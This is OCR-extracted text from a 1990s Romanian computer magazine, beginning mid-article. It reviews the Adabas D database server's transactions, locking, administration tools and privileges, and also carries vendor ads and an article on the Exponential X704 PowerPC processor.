asemenea manieră încât să nu se afecteze reciproc, decât eventual în măsura admisă de un anumit nivel de izolare specificat.

- *Permanence* - Efectele unei tranzacţii comise trebuie să fie persistente, deci să supravieţuiască sfârşitului sesiunii, opririi SGBD-ului şi chiar defectelor software sau hardware.

Pentru îndeplinirea acestor cerinţe, Adabas D este dotat cu toate facilităţile uzuale în lumea bazelor de date relaţionale, precum şi cu unele inovaţii interesante asupra cărora mă voi opri în paragrafele următoare.

În afară de conceptul de tranzacţie şi operaţiile conexe (COMMIT şi ROLLBACK), Adabas D oferă şi noţiunea de *subtranzacţie*. Deoarece mecanismul tranzacţional este controlat de programul aplicaţiei, procedurile stocate şi funcţiile de bibliotecă (care conţin apeluri SQL) nu pot conţine instrucţiuni COMMIT sau ROLLBACK, fiindcă acestea ar putea să interfereze într-o manieră imprevizibilă cu controlul tranzacţional condus de programul apelant. Deoarece adesea este de dorit ca o procedură stocată să acţioneze în maniera unei tranzacţii (după principiul „totul sau nimic"), au fost introduse instrucţiunile SUBTRANS BEGIN, SUBTRANS END şi SUBTRANS ROLLBACK precum şi mecanismele care să susţină imbricarea acestora în limitele unei tranzacţii.

Mecanismul de blocare permite blocarea explicită la nivel de tabelă sau de linie prin instrucţiunea LOCK. Blocarea poate fi partajată (*shared*) sau exclusivă. Adabas D suportă de asemenea procedeul de blocare numit *optimistic locking*. Blocările circulare (*deadlock*) simple sunt detectate direct, iar cele complexe (implicând mai mult de două tranzacţii) sunt detectate printr-un mecanism de timeout.

Blocarea implicită se realizează la diverse nivele, în funcţie de nivelul de izolare specificat la nivel de sesiune. La terminarea unei tranzacţii, în mod implicit toate obiectele blocate sunt eliberate. Este însă de notat faptul că există posibilitatea de a păstra explicit blocările dintr-o tranzacţie, prin opţiunea KEEP LOCK a instrucţiunii COMMIT. Aceasta permite aşa-numita *înlănţuire a tranzacţiilor*, extrem de utilă în cadrul procesării structurilor de tip master-detail (se păstrează blocarea liniilor din tabela master atunci când se trece la procesarea următoarei linii de detaliu corespunzătoare aceleiaşi linii master).

Operare

Operarea bazelor de date Adabas D se face cu ajutorul unui utilitar numit *Control*. Înainte de a trece la o succintă prezentare a acestuia, trebuie să fac câteva observaţii preliminare.

În primul rând trebuie amintit faptul că Adabas D utilizează un mecanism de alocare şi gestionare dinamică a spaţiului de stocare, ceea ce reduce în mod considerabil numărul parametrilor care se cer specificaţi şi, implicit, complexitatea operării. Alocarea dinamică a spaţiului elimină necesitatea unor calcule complexe pentru estimarea spaţiului necesar tabelelor şi indecşilor, precum şi pericolul unor depăşiri ale zonelor dedicate. Practic, singura estimare necesară este cea a volumului total. Chiar şi echilibrarea încărcării discurilor disponibile este făcută automat.

O altă caracteristică interesantă este faptul operaţiilor de administrare precum şi majoritatea operaţiilor de întreţinere (de pildă salvare/restaurare, reconfigurare, etc.) pot fi realizate „la cald" (deci fără a întreruperea serverului). În plus, nici o reorganizare a datelor nu este necesară. Aceste caracteristică implică faptul că, teoretic cel puţin, o bază de date Adabas D poate fi disponibilă „24 de ore pe zi, 7 zile pe săptămână" (ghilimele vor să indice faptul că citez un slogan publicitar deja uzat de prea multă folosire).

MII DE CLIENȚI VĂ AȘTEAPTĂ !

Comercializați produsele/serviciile dumneavoastră prin rețeaua noastră de vânzări. Avem filiale pentru vânzări directe în București, Bacău, Brașov, Cluj, Constanța, Craiova, Iași, Timișoara.

Vă oferim colaborarea noastră pentru vânzarea următoarelor produse ale dumneavostră:

✓ calculatoare tip PC, Notebooks
✓ service pentru calculatoare, imprimante
✓ software: produse ale firmei Microsoft (DOS, Windows 95, Windows for Wordgroup, Microsoft Office etc.), software pentru prelucrarea de imagini (produse OCR), software pentru comunicația de birou (fax/modem), software pentru alte aplicații (Corel Draw, etc.)

Prezintă avantaj acele oferte care nu exclud o viitoare colaborare reciprocă cu produsele noastre.

MINOLTA

Trimiteți ofertele cu mențiunea "Proiect P" pe adresa:
MINOLTA ROMÂNIA SRL Șos. Oltenitei nr. 35-37, sector 4, 79656 București




Table: DEMO.CLIENT

	Column Name	Domain Name	Mode	Data Type	Code	Length	Decimals
1	"Cod_client"		KEY	VARCHAR	ASCII	5	
2	"Nume_client"		MAN	VARCHAR	ASCII	40	

Primary Key Columns: "Cod_client"

DOMAIN - utilitarul pentru administrarea bazelor de date Adabas D.

Optimizarea spaţiului de stocare este o altă facilitate preţioasă oferită de Adabas D. Pe lingă economiile de spaţiu obţinute prin alocarea dinamică, compresia datelor poate aduce un plus de spaţiu considerabil. Dacă mai punem la socoteală faptul că arhivarea nu se face la nivel de pagină, ca în cazul celor mai multe sisteme, ci la nivel de linie sau de câmp, putem spune că Adabas D este unul dintre cele mai economice SGBD-uri din punctul de vedere al spaţiului de stocare.

Performanţa sistemului este asigurată de câteva tehnologii de vârf implementate la nivelul nucleului. Amintesc doar balansarea performanţelor pentru citire şi scriere prin indexare B*trees şi *clustering* la nivelul cheilor primare, comiterea în grup a tranzacţiilor şi jurnalizarea în buffer până la comiterea tranzacţiei, utilizarea unui optimizor bazat pe costuri care utilizează statistici bazate pe dimensiunea obiectelor şi distribuţia valorilor, stabilirea strategiei de procesare la momentul execuţiei (pe baza unor variante precompilate). În fine, suportul pentru multiprocesare precum şi arhitectura multi-threaded aduc sporuri de scalabilitate şi performanţă.

În privinţa siguranţei în exploatare se cuvine amintit suportul pentru oglindire (*mirroring*) precum şi replicarea sincronă deja prezentată.

Am făcut aceste observaţii preliminare pentru a explica de ce utilitarul de operare Control este extrem de simplu în comparaţie cu instrumente similare destinate altor SGBD-uri. Principalele operaţii controlate de acestea sunt următoarele:

- Instalarea unei baze de date şi încărcarea tabelelor sistem - se stabilesc utilizatorii speciali (printre care şi DBA), se stabilesc principalii parametrii (număr maxim de procesoare, de utilizatori, caching, etc), codificarea implicită pentru CHAR, limitele de *timeout*, modul de arhivare (NORMAL, DUAL, SINGLE sau DEMO), fişierele DEVSPACE (pentru jurnale, date, etc.), se formatează spaţiile alocate, se încarcă tabele sistem, etc.
- Pornirea şi oprirea serverului de baze de date - implică comutarea între trei stări posibile: OFFLINE, COLD şi WARM.
- Monitorizarea serverului de baze de date - permite generarea unor rapoarte exhaustive despre utilizarea zonelor de cache, operaţii logice şi fizice de I/O, starea blocării diverselor obiecte, conexiunile şi utilizatorii conectaţi, situaţia jurnalizării, starea proceselor active, utilizarea memoriei, etc.
- Salvarea şi restaurarea bazei de date şi a jurnalelor - permite salvări şi restaurări complete sau incrementale pentru date, salvarea şi restaurarea completă sau parţială a jurnalelor, restaurare completă sau refacere la un moment în timp, restaurare pe baza unui disc oglindă, precum şi o serie de funcţiuni sofisticate de administrare a mediilor de salvare, de planificare a operaţiilor automate, generarea de rapoarte şi multe altele.
- Extinderea spaţiului alocat unei baze de date - adăugarea unor noi spaţii (DEVSPACEs) se poate face în timpul exploatării bazei de date, iar alte modificări (reconfigurări pentru moduri de jurnalizare, redenumiri, etc.) se pot realiza în modul COLD.
- Lansarea programului de diagnoză - există un jurnal al consolei (consemnează porniri/opriri ale serverului, conectarea utilizatorilor, evenimente sistem, etc.), un jurnal de operare (consemnează acţiunile lansate prin programul *Control*) şi un jurnal al instalării bazei de date.


Interfaţa programului este în mod text (probabil pentru a fi consistentă pe diferite platforme) şi se bazează pe un sistem destul de intuitiv de meniuri. Semnificaţia diverşilor parametrii este afişată în funcţie de context descrieri mai detaliate sunt disponibile prin butonul *Explain*.

Administrare

Instrumentul de bază al administratorului bazei de date este programul Domain, un program Windows MIDI cu funcţii drag-and-drop. Funcţionalitatea programului este multiplă, permiţând definirea, consultarea şi documentarea tuturor obiectelor unei baze de date: domenii, tabele, vederi (*views*), indecşi, sinonime, *snapshots*, proceduri stocate, funcţii stocate, *triggers*, utilizatori şi privilegii. În plus, *Domain* ajută şi la gestionarea componentelor aplicaţiilor, deoarece poate prezenta informaţii despre programe,

Maxime

Dimensiunea bazei de date:	Nelimitat
Numărul de utilizatori concurenţi:	Configurabil
Număr de tabele per bază de date:	Nelimitat
Număr de noduri într-o structură distribuită:	2048
Dimensiunea tabelei:	Nelimitat
Lungimea internă a unei linii de tabelă:	4047 bytes
Lungimea unui câmp LONG:	2.147.483.647 bytes
Coloane per tabelă (cu chei):	255 bytes
Coloane per tabelă (fără chei):	254 coloane
Numărul coloanelor cheie:	127 coloane
Precizia valorilor numerice:	18 cifre
Lungimea coloanelor alfanumerice:	254 caractere
Suma lungimilor interne ale cheilor:	255 bytes
Lungimea coloanelor de sortare în SELECT:	250 bytes
Numărul coloanelor în rezultat:	254
Numărul tabelelor conectate într-un SELECT:	16
Numărul condiţiilor de conectare în clauza WHERE din SELECT:	64
Număr de indecşi simpli per tabelă:	255
Număr de indecşi multipli per tabelă:	256
Numărul de DEVSPACES:	64
Lungimea unei instrucţiuni:	8240 caractere



Field:	DEMO.CLIENTI.NUME_COMPANIE	DEMO.PRODUSE.DENUMIRE	
Synonym:			
Sort:	Ascending		
Show:	☒	☒	☐
Criteria:			
or:			

QueryPlus – Client Windows care interfațează prin DDE aplicații desktop Windows cu baze de date Adabas D.

module de program, machete, interogări și comenzi predefinite în programe cum sunt EASY sau QueryPlus, etc.

Domain îndeplinește și rolul unui dicționar de date, fiind în acest sens un instrument util și pentru proiectanții de aplicații, care vor găsi aici toate informațiile relative la structurile de date utilizate. În afară de posibilitățile extensive de definire a tabelelor, vederilor, etc, administratorul bazei de date poate obține informații foarte valoroase privind relațiile dintre diverse obiecte ale bazei de date. Astfel se poate determina automat care sunt vederile care se bazează pe o anumită tabelă, care sunt tabelele implicate într-o vedere, care sunt cheile străine care fac referință la o anumită tabelă și diverse alte informații foarte utile pentru a evalua consecințele unei eventuale modificări a structurii. Informații asemănătoare se pot obține privind componente ale aplicațiilor (care module sunt apelate de un anume program, care tabele sunt implicate într-o interogare predefinită, etc.).

Cu toate că instrumentele grafice sunt foarte eficiente și ușor de utilizat, utilizatorul (de regulă administratorul bazei de date) are la dispoziție și o fereastră SQL prin care poate executa comenzi în mod direct. De asemenea, cele mai multe funcții ale programului oferă acces la frazele SQL pe care le generează.

Câteva detalii despre sistemul de autorizare din Adabas D pot fi de interes. Privilegiile (drepturile de acces) sunt acordate utilizatorilor individual sau în grup și se referă la tabele, vederi, coloane și apelarea procedurilor stocate. Pentru instrucțiunile SELECT, UPDATE și SELUPD drepturile de acces sunt acordate la nivel de coloană, iar pentru INSERT și DELETE la nivel de tabelă sau vedere. Mai există privilegii pentru crearea sau ștergerea indecșilor (CREATE/DROP INDEX), pentru instrucțiunea ALTER TABLE și pentru clauza REFERENCES din definiția unei tabele.

În Adabas D există patru clase de utilizatori:

- STANDARD - utilizatorii din această clasă pot să definească vederi și sinonime, dar în rest pot executa operații cu date doar în limita privilegiile pe care le-au primit. De regulă utilizatorii finali fac parte din această clasă.
- RESOURCE -acești utilizatori pot să-și definească propriile tabele, vederi și sinonime și pot să ofere altor utilizatori privilegii pentru acestea. De regulă în această clasă intră proiectanții de aplicații.
- DBA - este clasa în care intră administratorii bazei de date. Ei dispun de toate drepturile utilizatorilor din clasa RESOURCE și au, în plus, dreptul de a crea utilizatori și grupuri de utilizatori din clasele inferioare, cărora le oferă privilegii. În cazul bazelor de date distribuite, utilizatorii din această clasă pot să creeze replici ale tabelelor și să definească instantanee (*snapshots*) în oricare altă bază de date.
- SYSDBA - în plus față de drepturile unui DBA, un utilizator din această clasă are dreptul de a crea utilizatori cu statut de DBA (de regulă este vorba de inginerul de sistem).

Este interesat de remarcat că proprietarul unei vederi (de regulă cel care o definește) nu dispune implicit de toate drepturile de acces, ci doar de acelea pentru care este îndreptățit pe baza privilegiilor sale asupra tabelelor sau vederilor de bază. Instrucțiunea GRANT este dotată cu clauza WITH GRANT OPTION, prin care cel care primește drepturile le poate oferi la rândul său altor utilizatori.

Tot în privința sistemului de autorizare trebuie să amintesc posibilitățile administratorului bazei de date de a limita utilizarea anumitor resurse de către anumiți utilizatori. Aceste restricții se stabilesc la crearea utilizatorului sau grupului (pot fi modificate pe parcurs) și se referă la spațiul maxim alocabil pentru tabelele proprii (PERMLIMIT), limita de spațiu disponibil pentru date temporare și rezultate intermediare (TEMPLIMIT), timpul maxim între două instrucțiuni (TIMEOUT), limita memoriei cache utilizate (CACHELIMIT) și costurile estimate ale unei instrucțiuni (COSTWARNING și COSTLIMIT). Aceste costuri sunt evaluate de optimizor și pot fi obținute cu instrucțiunea EXPLAIN. În fine, o funcție a programului *Control (Accounting)* permite contabilizarea strictă a resurselor folosite de oricare utilizator.

Utilitare

În afară de *Control* și *Domain*, deja prezentate, Adabas D mai cuprinde un set de utilitare, pe care le voi prezenta pe scurt în continuare.

LOAD este un instrument folosit pentru încărcarea de date și actualizări din fișiere externe, extragerea de date din baza de date pentru alte procesări, migrarea bazelor de date și cataloagelor pe alte calculatoare. Poate funcționa interactiv sau batch (folosind fișiere de comenzi cuprinzând comenzi proprii, instrucțiuni SQL și instrucțiuni de control al execuției). Dispune de suport pentru o gamă largă de formate de date. Restricțiile de integritate definite sunt respectate iar datele respinse pe baza acestora sunt plasate într-un fișier special.

Programul este disponibil, fie în mod caracter, fie în mod grafic (Windows). Nu este inclus în *Personal Edition*.

QUERY oferă o interfață SQL interactivă și un generator de rapoarte. Rezultatele unei interogări sunt afișate într-o formă tabulară standard, permițând navigarea înainte și înapoi pe ecran sau imprimarea. Comenzi speciale ale generatorului de rapoarte REPORT pot aduce formatări suplimentare. Interogările folosite des pot fi salvate ca instrucțiuni SQL parametrizate, împreună cu o secvență de comenzi de formatare. Nu este livrat cu *Personal Edition*.

EASY este un utilitar asemănător cu QUERY, diferența notabilă fiind faptul că interfața nu este SQL ci QBE (*Query By Example*), ceea ce-l recomandă utilizatorilor finali. Rezultatele sunt prezentate, fie articol cu articol, fie sub formă tabulară. Funcțiile editorului de rapoarte REPORT sunt și aici disponibile, dar nu prin comenzi ci printr-un sistem de meniuri. Există și aici posibilitatea de a salva interogări cu formatările corespunzătoare. Nu este livrat cu *Personal Edition*.

QueryPlus este un client Windows care îmbină multe dintre funcţiile din QUERY şi EASY într-o prezentare unitară şi cizelată din punct de vedere al interfeţei cu utilizatorul. Se pot crea, executa şi salva instrucţiuni SQL, care pot fi şi parametrizate. Se pot genera interogări (*query*) folosind mecanisme de genul drag-and-drop, dar posibilităţile oferite sunt departe de ceea ce se aşteaptă de la QBE evoluat. Nu există facilităţi de formatare a rapoartelor în vederea tipăririi. Ceea ce este însă important la acest program este faptul că are posibilitatea de a comunica prin mecanisme DDE cu aplicaţii Windows, în special cu MS Word şi Excel. Pentru aceste programe se livrează câteva *templates*, care pot fi preluate în documente şi foi de calcul proprii. Astfel se pot genera scrisori în serie pe baza unor date extrase dintr-o bază de dată Adabas D, se pot face analize şi prezentări grafice, etc.

Spre deosebire de programele precedente, interfaţa cu baza de date se realizează prin ODBC (driverul pe 32 de biţi este livrat pe CD-ul de instalare).

AccessPlus este o bibliotecă add-on pentru MS Access care permite ataşarea tabelelor Adabas D la tabele Access (cu posibilitatea consultării definiţiilor acestora), astfel încât se pot construi aplicaţii Access care funcţionează ca front-end pentru Adabas D. Există de asemenea un *Wizard* care ajută la portarea aplicaţiilor Access pe Adabas D. Comunicarea cu Adabas D se face prin ODBC.

Dezvoltarea de aplicaţii

Existenţa unui driver ODBC pe 32 de biţi pentru Adabas D simplifică destul de mult problema alegerii instrumentelor de dezvoltare. Practic orice mediu de dezvoltare cu suport ODBC permite dezvoltare de aplicaţii, printre acestea aflându-se desigur şi instrumentele RAD (*Rapid Application Development*) cele mai performante, cum sunt Delphi (Borland), PowerBuilder (Sybase) şi SQLWindows (Centura) şi, desigur, Natural (Software AG). Visual Basic este de asemenea o alegere posibilă, mai ales că una dintre aplicaţiile exemplu livrate cu *Personal Edition* este scrisă în VB. În testele pe care le-am făcut m-am conectat fără probleme la baze de date Adabas D din module Oberon/F.

Cu toate acestea, Software AG furnizează şi câteva instrumente de dezvoltare dedicate. În primul rând este vorba despre limbajul ADABASIC, extensie procedurală a limbajului SQL, compatibil cu Visual Basic ADABASIC este utilizat pentru dezvoltarea de proceduri socate, triggers şi funcţii stocate. Nu se livrează cu *Personal Edition*.


În al doilea rând este vorba de precompilatoare pentru C/C++ şi COBOL. Prin intermediul acestora se pot scrie programe care să înglobeze instrucţiuni SQL (*SQL Embedded*) precum şi variabile gazdă prin care programul va comunica cu serverul de baze de date. Precompilarea are rolul de a verifica sintactic instrucţiunile SQL înglobate şi de a le transforma în apeluri de subrutine. *Personal Edition* conţine doar precompilatorul C/C++.

În fine, există aşa numita *CALL Interface*, care este API-ul ODBC standard. Interesant este că Software AG furnizează un API identic pentru medii Unix.


Cut here

Este foarte greu de vorbit în câteva pagini despre un server de baze de date. Cu siguranţă multe aspecte interesante au fost omise. De asemenea, nu am pomenit nimic despre un program adiţional recent apărut, Adabas D WebDB, care reprezintă legătura cu Internetul şi/sau intranetul, despre suportul pentru Unicode prevăzut pentru următoarea versiune. În lipsa unui distribuitor autorizat în România, sursa cea mai autorizată să vă furnizeze detalii este situl Web http://www.softwareag.com, unde puteţi cere şi un CD gratuit cu Adabas D Personal Edition. ■

Dl Mircea Sârbu este redactor şef al revistei BYTE România. Îl puteţi contacta prin e-mail la **msarbu@agora.ro.**



Au apărut la editura Computer Press Agora



HTML - Publicaţii Web

de Dumitru Rădoiu

Scopul cărţii este furnizarea suportului pentru publicaţii Web HTML (HyperText Markup Language). După parcurgerea ei, cititorul înţelege arhitectura şi funcţionarea World Wide Web (WWW sau Web).

- cunoaşte categoriile de softuri ce definesc un server Web şi principalele lui funcţiuni;
- poate scrie documente complexe utilizând standardul HTML 2.0, specificaţiile HTML 3.0 şi un mare număr de extensii HTML;
- poate integra applet-uri Java în documentele HTML;
- înţelege procesoarele de documente HTML şi celelalte instrumente de editare;
- cunoaşte exemple semnificative de publicaţii pe Web;
- este conştient de aspectele legale şi etice privitoare la publicaţiile Web.

Cartea prezintă numeroase exemple de documente HTML, publicaţii (reviste) Web şi furnizează adresele celor mai interesante resurse Web, punând accent pe cele româneşti.

Cartea este destinată instituţiilor academice şi comerciale. ❑

Limbajul Java

de Eugen Rotariu

O carte care vă introduce în sintaxa şi semantica celui mai nou limbaj de programare: Java.

O carte pentru începători şi o carte pentru avansaţi.

O carte în care veţi afla ce este Java şi de ce a stârnit atâtea pasiuni în scurta sa existenţă.

O carte care vă va ajuta să vă formaţi propria părere despre Java: o revoluţie sau un fapt comun?

O carte din care veţi putea învăţa ABC-ul programării calculatoarelor, limbajul Java precum şi sensul unor noţiuni de primă mărime în informatica modernă: programare orientată obiect, fire multiple de execuţie, tratare structurată a excepţiilor.

Pentru prima dată în româneşte, o carte despre limbajul Java, subiectul cel mai fierbinte al oricărei edituri de informatică din lume.

Nu pierdeţi ocazia şi păşiţi chiar azi în universul Java, în acelaşi timp cu programatorii din întreaga lume mulţumită Internet-ului şi editurii Computer Press Agora. ❑

Sunaţi chiar acum la:
065/166516
Sau vizitaţi pagina noastră de Internet:
www.agora.ro.


În curând va fi lansată o nouă serie de procesoare PowerPC de 500MHz destinate sistemelor desktop performante. Marea surpriză este însă că producătorul nu e unul din „monștrii sacri“ ai domeniului...

De Viktor Veres

Microprocesorul Exponential X^{704} la 500MHz

Procesoarele Alpha de 500MHz ale concernului Digital Equipment Coporation (DEC), prezentate în 1996, au reușit să se impună în domeniul superserverelor de date. La mai puțin de un an de la lansarea lor, o nouă serie de procesoare de 500MHz este pe cale de a părăsi liniile de fabricație. Domeniul vizat este cel al sistemelor desktop profesionale, de tip Common Hardware Reference Platform, care pot avea ca sistem de operare Windows NT sau MacOS.

În umbra coloșilor siliciului - Intel, DEC, IBM, Motorola, HP, Sun etc. - oare mai este loc pentru alți proiectanți de microprocesoare, care vor să revoluționeze tehnologiile existente și bine puse la punct? Cu siguranță Timpul ne va da răspunsul potrivit, dar să nu uităm că Silicon Valley este plin de surprize (și specialiști geniali).



Informații despre produs

Procesorul X^{704}

Exponential Technology, Inc.
Santa Clara, CA
U.S.A.

Tel: (408) 441 6050

e-mail: info@exp.com

http://www.exp.com

Versiunea pe 533 MHz a procesorului Exponential X^{704}, deținătorul premiului World Class Awards decernat la Macworld din ianuarie 1997

Pe data de 21 octombrie 1996 firma californiană Exponențial Technology a prezentat noul său procesor X^{704} cu frecvența de tact de 533 MHz, disponibil deocamdată numai ca mostră. Este destinat calculatoarelor desktop, în primul rând pentru aplicații de grafică și multimedia speciale, mari consumatoare de resurse: prelucrare de imagini, editare video, animații digitale etc.

Exponential este o firmă relativ puțin cunoscută, fondată recent de către specialiști de vârf de la firme ca Apple, IBM, Motorola, Intel, Sun, Texas Instruments etc. Cu acest procesor s-a prezentat și la Macworld Expo din ianuarie 1997, la San Francisco, și, practic, este singura firmă din consorțiul PowerPC care a dezvoltat propriul procesor cu frecvența de tact de peste 300MHz.

Pentru atingerea unor performanțe de vârf, specialiștii de la Exponențial s-au apucat de lucru printr-o nouă abordare a tehnologiei de dezvoltare și producție a unui procesor. Au apelat la o serie de emulatoare hardware, au efectuat o serie de optimizări și validări înainte de implementarea schemei în pastila de siliciu, dar principalul factor care le-a asigurat succesul a fost combinarea tehnologiei CMOS, folosită curent, cu tehnologia bipolară clasică.


Performanță printr- o tehnologie regândită

Exponential X704 operează la o frecvență de tact cel puțin de două ori mai mare ca oricare procesor actual destinat calculatoarelor personale. Exponential a obținut acest produs de vârf prin dezvoltarea unor tehnici de proiectare avansate și soluții tehnologice originale pentru fabricarea cip- ului.

Echipa de specialiști care a lucrat la elaborarea proiectelor a fost constituită din experți în proiectare de microprocesoare, circuite logice bipolare și CMOS. Ei au conlucrat la dezvoltarea unei noi clase de microprocesoare în tehnologie BiCMOS, compatibilă cu procesorul PowerPC. O parte din circuitele logice implementate sunt construite în tehnologie bipolară (unitățile de prelucrare și în general calea critică în fluxul de date) și restul procesorului se compune din celule CMOS de înaltă densitate (în special memoria tampon din procesor).

Pentru atingerea unei frecvențe de tact superioare și pentru imple-

Sisteme desktop de 500MHz - sună foarte tentant, chiar utopic. Uimitor este faptul că s-a ajuns la această frecvență de tact doar prin îmbunătățirea arhitecturii și prin reformularea unor tehnologii cunoscute și deja bine puse la punct. Așteptăm cu nerăbdare rezultatele testelor de performanță oficiale. Chiar dacă ele vor confirma superioritatea procesoarelor Exponential, în monopolul Wintel (Windows + Intel) nu va fi deloc ușor să se impună. Un atuu puternic este și faptul că datorită arhitecturii PowerPC rulează nativ și codul x86, însă șansele sunt minime dacă testele industriale vor descoperi existența unor bug- uri interne periculoase. Intel a supraviețuit celebrei erori la FDIV din Pentium, însă o firmă de talia Exponential ar putea să dispară de pe scenă pentru totdeauna.



Circuitele de memorie tampon și cele de I/O sunt construite în cunoscuta tehnologie CMOS, iar elementele critice -blocurile de prelucrare de înaltă viteză - sunt construite în tehnologie bipolară.

mentarea arhitecturii, evident, s-au folosit o serie de tehnici inovative. Cheia succesului a constituit-o bătrânul tranzistor bipolar. Este știut faptul că circuitele logice construite în tehnologie bipolară prezintă o viteză de răspuns mult mai bună decât cele elaborate în tehnologie CMOS. Tranzistoarele bipolare folosite în circuitele ECL (Emitter Coupled Logic) își pot dubla curentul de ieșire la o mărire cu numai 25 mV a tensiunii de intrare. Practic, ele își schimbă starea la un semnal de intrare de numai 500 mV.

Pe de altă parte, circuitele CMOS bazate pe tranzistoare cu efect de câmp, necesită un semnal de intrare cu o dinamică mult mai accentuată. În cazul tipic, ele necesită o schimbare a semnalului de intrare cu cel puțin 1.5 V. Viteza de creșterea a tensiunii are o valoare finită, limitată de viteza de creștere a curentului prin cristalul semiconductor. În general se admite ca tranzistorul bipolar comută de 3 ori mai repede.

În X704 viteza ridicată a circuitelor logice bipolare este combinată cu consumul redus al circuitelor CMOS, pe același cip fiind prezente ambele tehnologii. Eforturile inițiale de a plasa pe cip elementele CMOS în procesul bipolar au arătat că este mai convenabil să se plaseze pe cip joncțiunile bipolare în procesul CMOS. Costurile se reduc semnificativ, însă tranzistoarele bipolare obținute astfel au un câștig (factor de amplificare) scăzut. Frecvența lor de tăiere este mult mai mică (de numai 5GHz) decât cea reală (25GHz). Rezultă că într-o abordare clasică se pot obține numai circuite logice relativ lente, care sunt cuplate prin trasee lungi. Tranzistoarele bipolare create în tehnologia BiCMOS de acest tip mai au încă un dezavantaj major: sunt prea mari pentru a putea fi folosite la implementarea unor circuite logice complexe ca nucleul principal al unui microprocesor rapid. Din aceste motive chiar și vestitul Intel Pentium conține doar un număr redus de porți logice bipolare.

Tehnologia de fabricație dezvoltată special pentru X704 permite o densitate de componente de 5..15 ori mai mare decât cea posibilă prin tehnologiile amintite. În esență, circuitele CMOS cu înaltă scară de integrare sunt fabricate separat și adăugate ulterior pe cip, într-un proces bipolar. Tranzistoarele bipolare astfel obținute au dimensiuni suficient de mici și au o frecvență de tăiere ridicată.

Faptul că marii producători au abandonat parțial tehnologia bipolară în (favoarea CMOS) se datorează în primul rând celor două mari dezavantaje: consumul de energie relativ ridicat și costuri mari de producție. Circuitele CMOS au un consum extrem de redus, deci energia calorică ce trebuie eliminată prin radiatoarele termice este mică. Nu sunt sensibile la zgomote parazitare, iar prețul de fabricație este foarte redus.

Specialiștii de la Exponential au reușit să rezolve problema majoră a răcirii cipului, în condițiile unei puteri absorbite mai mari de către blocurile cu logică bipolară. Prin rearanjarea traseelor de alimentare și optimizarea microarhitecturii, ei au putut reduce cu două ordine de mărime grosimea firelor de alimentare. Așezarea cip -ului direct pe carcasă a redus semnificativ rezistența termică a acestuia, ușurând mult cedarea puterii calorice către suprafețele externe de răcire. Evident, clasicele radiatoare termice sunt completate cu un mic ventilator, care le mărește eficiența.

K
TECH
București
N. Titulescu nr.1
